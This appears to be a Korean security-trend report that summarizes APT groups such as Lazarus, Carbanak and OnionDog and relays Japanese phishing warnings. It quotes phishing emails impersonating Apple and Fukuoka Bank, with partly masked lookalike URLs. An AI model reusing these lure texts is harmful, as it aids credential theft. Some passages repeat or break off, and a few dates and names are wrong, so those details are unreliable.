2016년 2월 25일, Lazarus 해커조직 및 관련 공격은 카스퍼스키, AlienBault 연구소 및 Novetta 등 보안기업들의 협력 및 조사하에 세상에 공개되었다. 2013년 한국금융기관 및 미디어 매체를 공격한 DarkSeoul 사건과 2014년 소니픽처스 사건 배후에 모두 Lazarus 조직이 있다.

시간	내용
2007.03.07	“Flame”이라는 악성코드 개발프로젝트가 완료되었다. 이 프로젝트는 결국 “1Mission”프로젝트, “Troy”프로젝트 및 2013년 DarkSeoul 공격과 관련이 있다.
2009.07.04	악성툴 MYDOOM, Dozer을 이용하여 미국과 한국 네트워크에 대규모 DDoS 공격을 거행하였다. 이 악성코드는 MBR영역에 “Memory of Independence Day”를 쓴다.
2009-2013	“Troy” 스파이웨어가 활발히 활동하였으며, 2013년 DarkSeoul공격이 이 스파이웨어 활동의 정점을 찍었다.
2011.03	“Ten Days of Rain” 캠페인은 한국의 미디어, 금융, 국가기반시설을 공격하였다. 한국지역의 봇넷을 이용하여 DDOS 공격을 거행하였다.
2011.04	한국 농협은행에 DDoS 공격을 거행하였다.
2012	“1Mission”활동을 시작했는데, 이 활동의 공격자는 2007년부터 활동했다고 보고되었다.
2012.06	한국보수매체신문사가 삭제기능을 갖고있는 악성코드의 공격을 받았지만 실패하였다. 해당 홈페이지는 알수없는 해커그룹에게 “IsOne”이라고 변조공격을 당했다.
2013.3.20	DarkSeoul의 활동은 한국의 광고회사, 금융기관 및 한 곳의 ISP업체를 공격하였다. 또한 2개의 이름모를 해커그룹 NewRomanic Cyber Army Team과 Whols Team이 자신들의 소행이라고 주장하였다.
2014.03	해커들이 한국의 국방부 데이터를 탈취하려고 시도하였는데, 사용된 서버중 한대가 DarkSeoul공격에 사용된 서버였다.
2014.11.24	소니픽처스 네트워크가 악성코드에 감염되어 데이터가 유출되었다. GOP라는 해커그룹이 자신들의 소행이라고 주장하였다.

## Part4. 해외 보안 동향

---

2014년 2월, 방글라데시 중앙은행이 해커에 의해 8100만달러가 탈취된 사건이 발생한 후 베트남은행, 에콰도르 은행 등 SWIFT 시스템을 타겟으로 한 공격들이 연이어 공개되었다. 관련 사건들이 공개된 후 360은 해당 사건들에 대해 조사에 착수하였으며, 관련 보고서를 발행하였다.

방글라데시 중앙은행과 베트남 은행 사건 기간 동안, 360은 이 4개 사건들이 서로 연관이 되어 있으며, 한개의 조직, 혹은 여러 개의 조직들이 연합하여 일으킨 공격 같다는 의구심이 들었다. 또한 악성코드 유사성 분석 결과 방글라데시 은행과 베트남 은행에 사용된 악성코드가 Lazarus 조직과 관련이 있다는 것을 확인할 수 있었다. 하지만 이번 사건 배후에 Lazarus 조직이 있다고는 확인할 수 없다.

### 4) APT-C-00 – 중국

APT-C00 조직은 360이 공개한 5년 5월 중국을 타겟으로 한 해외 APT 조직이다. 이 조직은 중국 정부, 과학 연구원 및 해상 기구 등 중요 영역에 공격을 감행하였다. 대량의 데이터와 연구분석결과, 이 모든 공격이 APT-C-00 조직의 소행이며, 이 공격은 2011년부터 시작된 것을 알 수 있었다. 이 기간 동안 중국뿐만 아니라 다른 국가들에도 공격을 진행하였다. 이 조직은 워터링홀과 스피어피싱 방식을 이용하였으며, 윈도우 시스템뿐만 아니라 비 윈도우 시스템도 타겟으로 공격하였다. 관련 공격은 현재까지 매우 활발히 이루어지고 있다.

### 5) Carbanak (APT-C-11) – 주요 타겟: 전세계

Carbanak(또는 Anunak) 공격 조직은 국제적인 네트워크 범죄조직이다. 2013년에 등장한 이 범죄조직은 전세계 30여개의 국가 및 지역의 100여개 은행, 전자결제 시스템 및 금융기관들에 공격을 하였으며, 현재까지 매우 활발히 활동하고 있다. 360이 발간한 <2015년 중국 APT 연구보고서>중 Carbanak이 언급되어 있으며, 연구 분석과 공격수법등을 보았을 때 이 조직은 금융기관을 타겟으로 하는 APT 조직일 것으로 보인다.

Carbanak 조직은 사회공학적인 기법, 취약점 악용 등의 방식을 통하여 금융기관 직원의 PC에 침입하여 내부망에 침투한다. 공격자는 내부망을 통하여 이체시스템의 직원 모니터를 모니터링, 조사 및 기록한다. 이러한 방법을 통하여 공격자는 은행직원업무의 모든 것들을 상세히 파악할 수 있으며, 은행 직원을 위장하여 금전적 이득을 취할 수 있다.

또한 이 조직은 은행의 ATM 기기를 조작할 수 있으며, 해당 ATM 기기로 하여금 지정된 시간에 현금을 토해내도록 명령할 수 있다. ATM 기기가 현금을 토해낼 때 사람을 보내 ATM가 토해낸 현금을 훔쳐간다.

### 6) APT-C-09 – 주요 타겟: 중국, 파키스탄

APT-C-09는 HangOver, VICEROY TIGER, The Dropping Elephant, Patchwork 라고도 불리우며, 남아시아의 APT 조직이다. 이 조직은 7년동안 활발히 활동 중에 있다. APT-C-09 조직은 2013년 Norman 보안회사에 의해 처음 공개되었으며, 그 후 다른 보안업체들도 해당 조직에 대해 폭로하였다. 하지만 해당 조직은 자신들의 공격 활동이 공개되자 공격을 중단하였으나, 2015년 다시 활동을 재개하였다.

2009년부터 지금까지 해당 조직은 각기 다른 국가 및 지역에 대해 최소 3번 이상의 공격과 1번 의심되는 공격을 거행하였다. 이 기간 동안 대량의 취약점을 사용하였으며, 그 중 최소 한번은 제로 데이 취약점 공격이 포함되었다. 사용되는 악성코드는 매우 복잡하여, 그 수량은 몇 천개가 넘는 것으로 확인되었다. APT-C-09의 공격방식은 주로 스피어피싱을 이용하며, 가끔 워터링홀 공격도 사용한다. 최근 발생한 공격은 SNS 및 SMS를 주로 악성코드 유포 경로로 사용하고 있으며, 피싱사이트를 이용한 사회공학적인 기법을 사용하였다. 해당 조직은 윈도우 시스템을 타겟으로 공격하며, 동시에 Mac OS X도 공격한다. 2015년부터 안드로이드 디바이스도 공격 중에 있다.

## Part4. 해외 보안 동향

---

### 7) APT-C-13 – 주요 타겟: 유럽, 미국, 우크라이나, NATO

APT-C-13 조직의 주요 공격 영역은 정부, 교육기관, 에너지 기구 및 통신사이다. 주로 유럽, 미국 정부, NATO 및 우크라이나 정부를 타겟으로 스파이 활동을 하고 있다. 이 조직은 제로데이취약점(CVE-2014-4114)를 이용하여 우크라이나 정부를 대상으로 스피어피싱을 진행한 적이 있다. 또한 웨일스에서 진행된 우크라이나 위기에 대한 NATO 정상회의에서 미국에 대해 공격을 하기도 하였다. 이 조직은 또한 BlackEnergy 악성코드를 이용하기도 한다. 만약 어떤 공격에 BlackEnergy 악성코드가 사용됐다면, 그 배후에는 APT-C-13 조직이 있을 것으로 추정된다.

### 8) Onion dog (APT-C-03) – 주요 타겟: 한국어(조선어)를 사용하는 국가

2016년 2월 25일, Lazarus 해커조직 및 관련 공격은 카스퍼스키, AlienBault 연구소 및 Novetta 등 보안기업들의 협력 및 조사하에 세상에 공개되었다. 2013년 한국금융기관 및 미디어 매체를 공격한 DarkSeoul 사건과 2014년 소니픽처스 사건 배후에 모두 Lazarus 조직이 있다. 이 조직은 주로 한국을 중심으로 한 아시아 국가를 공격하였으며, 정부, 오락 및 매체, 군대, 항공, 금융 및 국가기반시설을 타겟으로 하였다.

2015년 한국어를 사용하는 국가 정부, 교통, 에너지 등의 업계를 포함하는 APT 공격 조직을 발견하였다. 분석결과 아직까지 해당 조직과 Lazarus 조직과의 관련성을 찾지는 못했다. 해당 조직은 2013년부터 2015년까지 끊임없이 공격을 진행해 왔으며, Operation OnionDog 라는 이름으로 활동했으며, 주로 2015년에 발견된 악성코드들은 Onion City 가 만든 C&C 서버를 사용하고 있었으며, 악성코드 문서에는 dog.jpg 가 있었다. 관련 악성코드는 2011년 5월쯤 처음 등장하였으며, 지금까지 2013년, 2014년 7~8월, 2015년 7~9월 총 3번의 집중적인 공격이 있었다. 360은 총 96개의 악성코드 샘플을 수집 하였으며, C&C 서버, IP는 총 14개를 수집하였다.

Onion dog 악성코드는 주로 한국에서 자주 허용하는 한글 제로 데이 취약점을 이용하여 유포하였으며, USB 웹을 이용하여 폐쇄망을 공격하였다. 이밖에 Oniondog는 Onion City 통신을 하여 토르 브라우저 없이도 바로 다크웹 도메인에 접속할 수 있었으며, 자신들의 신분을 숨길 수 있었다. 또한 이 조직은 아마 다른 APT 조직들이 이미 알고있는 기술과 자원을 사용했으며, 그 이유는 다른 조직들인 것처럼 보여 보안연구원들의 분석 및 추적을 따돌리려 한 것으로 보인다.

### 9) 인어(APT-C-07) – 주요 타겟: 덴마크

인어 공격은 해외 APT 조직이 정부기관을 타겟으로 하는 공격으로, 최대 6년이라는 기간 동안 활동을 하였다. 이 공격들은 이미 덴마크 외교부를 타겟으로 한 공격인 것이 밝혀졌다. 관련 공격은 2010년 4월 처음 발견되었으며, 가장 마지막 공격은 2016년 1월이다. 현재까지 우리는 총 284개의 악성코드 샘플과 C&C 서버 35개를 수집하였다.

2015년 6월, 360은 처음으로 인어 조직에 대한 악성코드에 대해 관심을 갖게 되었으며, 분석을 진행하였다. 빅 데이터 분석을 통하여 이 공격은 최초 2010년 4월부터 시작되었다는 것을 알 수 있었으며, 수백 개의 악성샘플들과의 관련성을 알 수 있었다. 또한 유포 방식이 워터링홀 방식과 정상 파일에 악성코드를 심는 방식으로 유포하였다. 360은 민감 데이터를 탈취하는 APT 공격이며, 목표는 영어나 페르시아어에 능통한 사람이라는 것을 알아내었다.

2016년 1월, 덴마크 정보부 (DDIS, Danish Defence Intelligence Service) 가 속한 인터넷 보안 센터 (CFCS, Centre for Cyber Security) 는 “외교부 APT 관한 보고서”라는 이름의 보고서를 발간하였는데, 주로 CFCS가 발견한 2014년 12월~2015년 7월 덴마크 외교부를 타겟으로 한 APT 공격을 다루었으며, 이 공격은 스피어피싱을 이용하여 거행되었다.

CFCS가 밝힌 이 APT 공격은 360이 2015년 6월 발견한 인어 공격이며, 즉 덴마크 외교부와 관련된 스피어피싱 공격은 인어 그룹의 공격 중 일부인 것이다. CFCS 보고서 중 우리가 확신한 것은 인어그룹의 공격목표는 덴마크 외교부를 중심으로 한 정부 기구이며, 악성 페이로드 전달 방식은 최소 스피어피싱 공격이 포함되어 있다는 것이다.

## Part4. 해외 보안 동향

---

더 자세한 분석을 통하여, 360은 이 인어 조직은 중동지역에 있는 것으로 추측하고 있다.

### 10) APT-C-15 – 주요 타겟: 이집트, 이스라엘

APT-C-15 조직은 중동지역에서 활발하게 활동하고 있는 스파이웨어로, 주로 이집트와 이스라엘 등의 조직들이며 목표는 그들의 민감데이터를 탈취하는 것이다. 주요 활동기간은 2014년 6월 ~2015년 11월까지였으며, 최초 2011년 12월에 등장하였다. 주로 SNS를 이용한 워터링홀 공격을 이용하고 있으며, 현재까지 314개의 악성 샘플과 7개의 C&C 서버를 수집하였다.

APT-C-15는 정상 문서를 위장하여 사용자의 클릭을 유도한 후 dll을 드랍한다.

기능에 따라 9개의 모듈로 나눌 수 있으며, 레지스트리 등록 방식을 통하여 dll 자동실행을 실현한다. 그 후 핵심 dll 설정 문서에 원격으로 dll 인젝션 하기 위하여 다른 기능의 dll이 인젝션된 프로세스를 관련된 dll 중 인젝션 시킨다. 그렇기 때문에 프로그램이 dll이 동작할 때 메인 프로그램이 동작하지 않는다. 이때문에 사용자는 감염사실을 인지하기 힘들며, 다양한 암호화 방식을 사용하기 때문에 분석도 힘들다. PDB 경로에서 볼 수 있듯이 다양한 툴을 사용했으며, 프로젝트 규모가 매우 크며, 개발자들은 매우 전문적인 것으로 보인다.

[출처] <http://h5.baomitu.com/app/tB1fisUP.html?iframe=1>

# 3. 일본

## 애플 '어카운트 락', 한게임 '패스워드 변경' 메일에 주의 (피싱대책협의회)

アップル「アカウントロック」、ハンゲーム「パスワード変更」メールに注意（フィッシング対策協議会）


피싱대책협의회는 8월 4일, 애플 및 한게임을 가장한 피싱 메일이 나돌고 있다고 해서 주의 환기를 발표했다. 애플을 가장한 메일은 'Your Account Will Be Locked' 및 'Your Apple ID has been locked!'이라는 제목으로 어카운트 정보의 일부가 잘못되어 있다고 하며 Apple ID의 어카운트 정보를 확인하도록 호소하는 내용으로 24시간 이내에 응답하지 않으면 어카운트가 락된다고 쓰여있다.

拝啓、  
 私たちは、あなたのアカウント情報の一部が誤っていることをお知らせしたいと思  
 います。私たちは、あなたのアカウントを維持するためにお使いのApple ID情  
 報を確認する必要があります。下のリンクをクリックしてアカウント情報を確認  
 してください。:  
 マイアカウント確認 >  
 私たちは24時間以内にあなたからの応答を受信しない場合は、アカウントがロッ  
 クされます。  
 Appleチーム  
 My Apple ID | サポート | プライバシーポリシー  
 Copyright © 2016 Apple Inc. 全著作権所有。 日本語版

Your Apple ID has been disabled for security reasons.  
 What should I do?  
 If your Apple ID was locked, you can use two-step verification for Apple ID,  
 once you have confirmed your account information, you will start as normal  
 again.  
 If you don't confirm your account within 24 hours, your account will be  
 permanently frozen.  
 Start verification your Apple ID. 英語版


Apple をかたるフィッシング (2016/08/04)

확인된 피싱 메일 (애플)



확인된 피싱 사이트 (애플)

## Part4. 해외 보안 동향



확인된 피싱 메일 (한게임)



확인된 피싱 사이트 (한게임)

한게임을 가장한 메일은 '등록패스워드 변경 완료 공지'라는 제목으로 '고객님이 변경하지 않은 경우는 도용의 가능성이 있다'라고 하여 링크 클릭을 요구한다. 확인된 피싱 사이트 URL은 아래와 같다.

애플

<http://bit.ly/●●●●>

<http://●●●●.com/index2.html>

한게임

<http://www.●●●●.com/>


8월 4일 12시 현재, 피싱사이트는 가동 중으로 JPCERT/CC에 사이트폐쇄를 위한 조사를 의뢰 중이라고 한다. 그리고 비슷한 피싱사이트가 공개될 우려도 있다고 해서 주의를 호소하고 있다. 더 나아가 이와 같은 피싱사이트에서 어카운트 정보를 절대 입력하지 않도록 호소하고 있다.

[출처] <http://scan.netsecurity.ne.jp/article/2016/08/05/38807.html>



# Part4. 해외 보안 동향

‘최근 랜섬웨어의 유통량은 은행정보를 노리는 트로이의 목마보다도 늘어나고 있다. 랜섬웨어 쪽이 결실이 좋은 것 같다’라고 지적한다.



감염원의 첨부파일의 해설 결과 (FireEye 에서)

랜섬웨어에 감염되면 업무에 중대한 지장이 생길 우려도 있다. 실제로 미국에서는 병원 시스템이 계속해서 랜섬웨어에 감염되어 진료 등의 업무가 장기간에 걸쳐서 혼란이 일어난 사례도 보고되어 있다. FireEye에서는 재차 전자메일의 첨부파일에는 주의하도록 호소하고 있다.

[출처] <http://www.itmedia.co.jp/enterprise/articles/1608/19/news057.html>

# 복수 금융기관의 이용자를 노리는 피싱 – ‘貴様のアカウント(너의 계정)’ 등 부자연스러운 어투도

複数金融機関の利用者狙うフィッシング – 「貴様のアカウント」など不自然な言い回しも

복수 금융기관의 온라인뱅킹 이용자를 노린 피싱공격이 전개되고 있어 피싱대책협의회가 주의를 호소했다.

‘재팬닛은행’이나 ‘후쿠오카은행’을 가장하여 계정정보를 탈취하는 피싱공격이 계속 확인된 것이다. 확인된 피싱메일은 모두 ‘중요한 공지(2016년 8월 18일 갱신)’, ‘메일주소확인’, ‘은행본인인증서비스’ 등의 완전히 동일한 제목으로 송신되고 있으며 메일 디자인이나 문언도 동일했다.

메일 본문은 시큐리티 업데이트를 이유로 계정 이용중지를 내비치며 불안을 부추겨서 가짜 사이트로 유도하는 내용이지만, ‘貴様のアカウント(너의 계정)’의 이용중지를 피하기 위해서 검증할 필요가 있습니다’ 등의 부자연스러운 말투도 사용되고 있어 일본어를 모국어로 하지 않는 공격자가 작성한 것으로 보인다.

또한 HTML 메일로 유도처 URL 을 위장하고 있어 서브도메인에 실제로 은행 도메인의 문자열을 삽입하고 있었다. 모두 이번 케이스에서는 유도처의 피싱사이트는 정지되고 있다는 것이 확인되고 있으나 피싱대책협의회에서는 비슷한 공격에 주의하도록 호소하고 있다.

```

*****ランダムな長大な文字列*****
*****
福岡銀行Eメール配信サービス
*****
*****ランダムな長大な文字列*****
2016年「福岡銀行」のシステムセキュリティのアップグレードのため、貴様のアカウント
の利用中止を避けるために、検証する必要があります。
以下のページより登録を続けてください。
*****
https://direct.fukuokabank.co.jp/0177/B/B/B/C100/KBC11BN000B000.do
<http://direct.fukuokabank.co.jp.●●●●.cc/0177/B/B/B/C100/KBC11BN000B000.htm>
*****

—Copyright The Bank of Fukuoka, Ltd. All Rights Reserved—
후쿠오카은행을 가장한 피싱 메일 (화면 : 피싱대책협의회)

```

[출처] <http://www.security-next.com/072882>

# 알약 9월 보안동향보고서

## Contact us

---

(주)이스트소프트 보안대응팀

Tel : 02-3470-2999

E-mail : [help@alyac.co.kr](mailto:help@alyac.co.kr)

알약 홈페이지 : [www.alyac.com](http://www.alyac.com)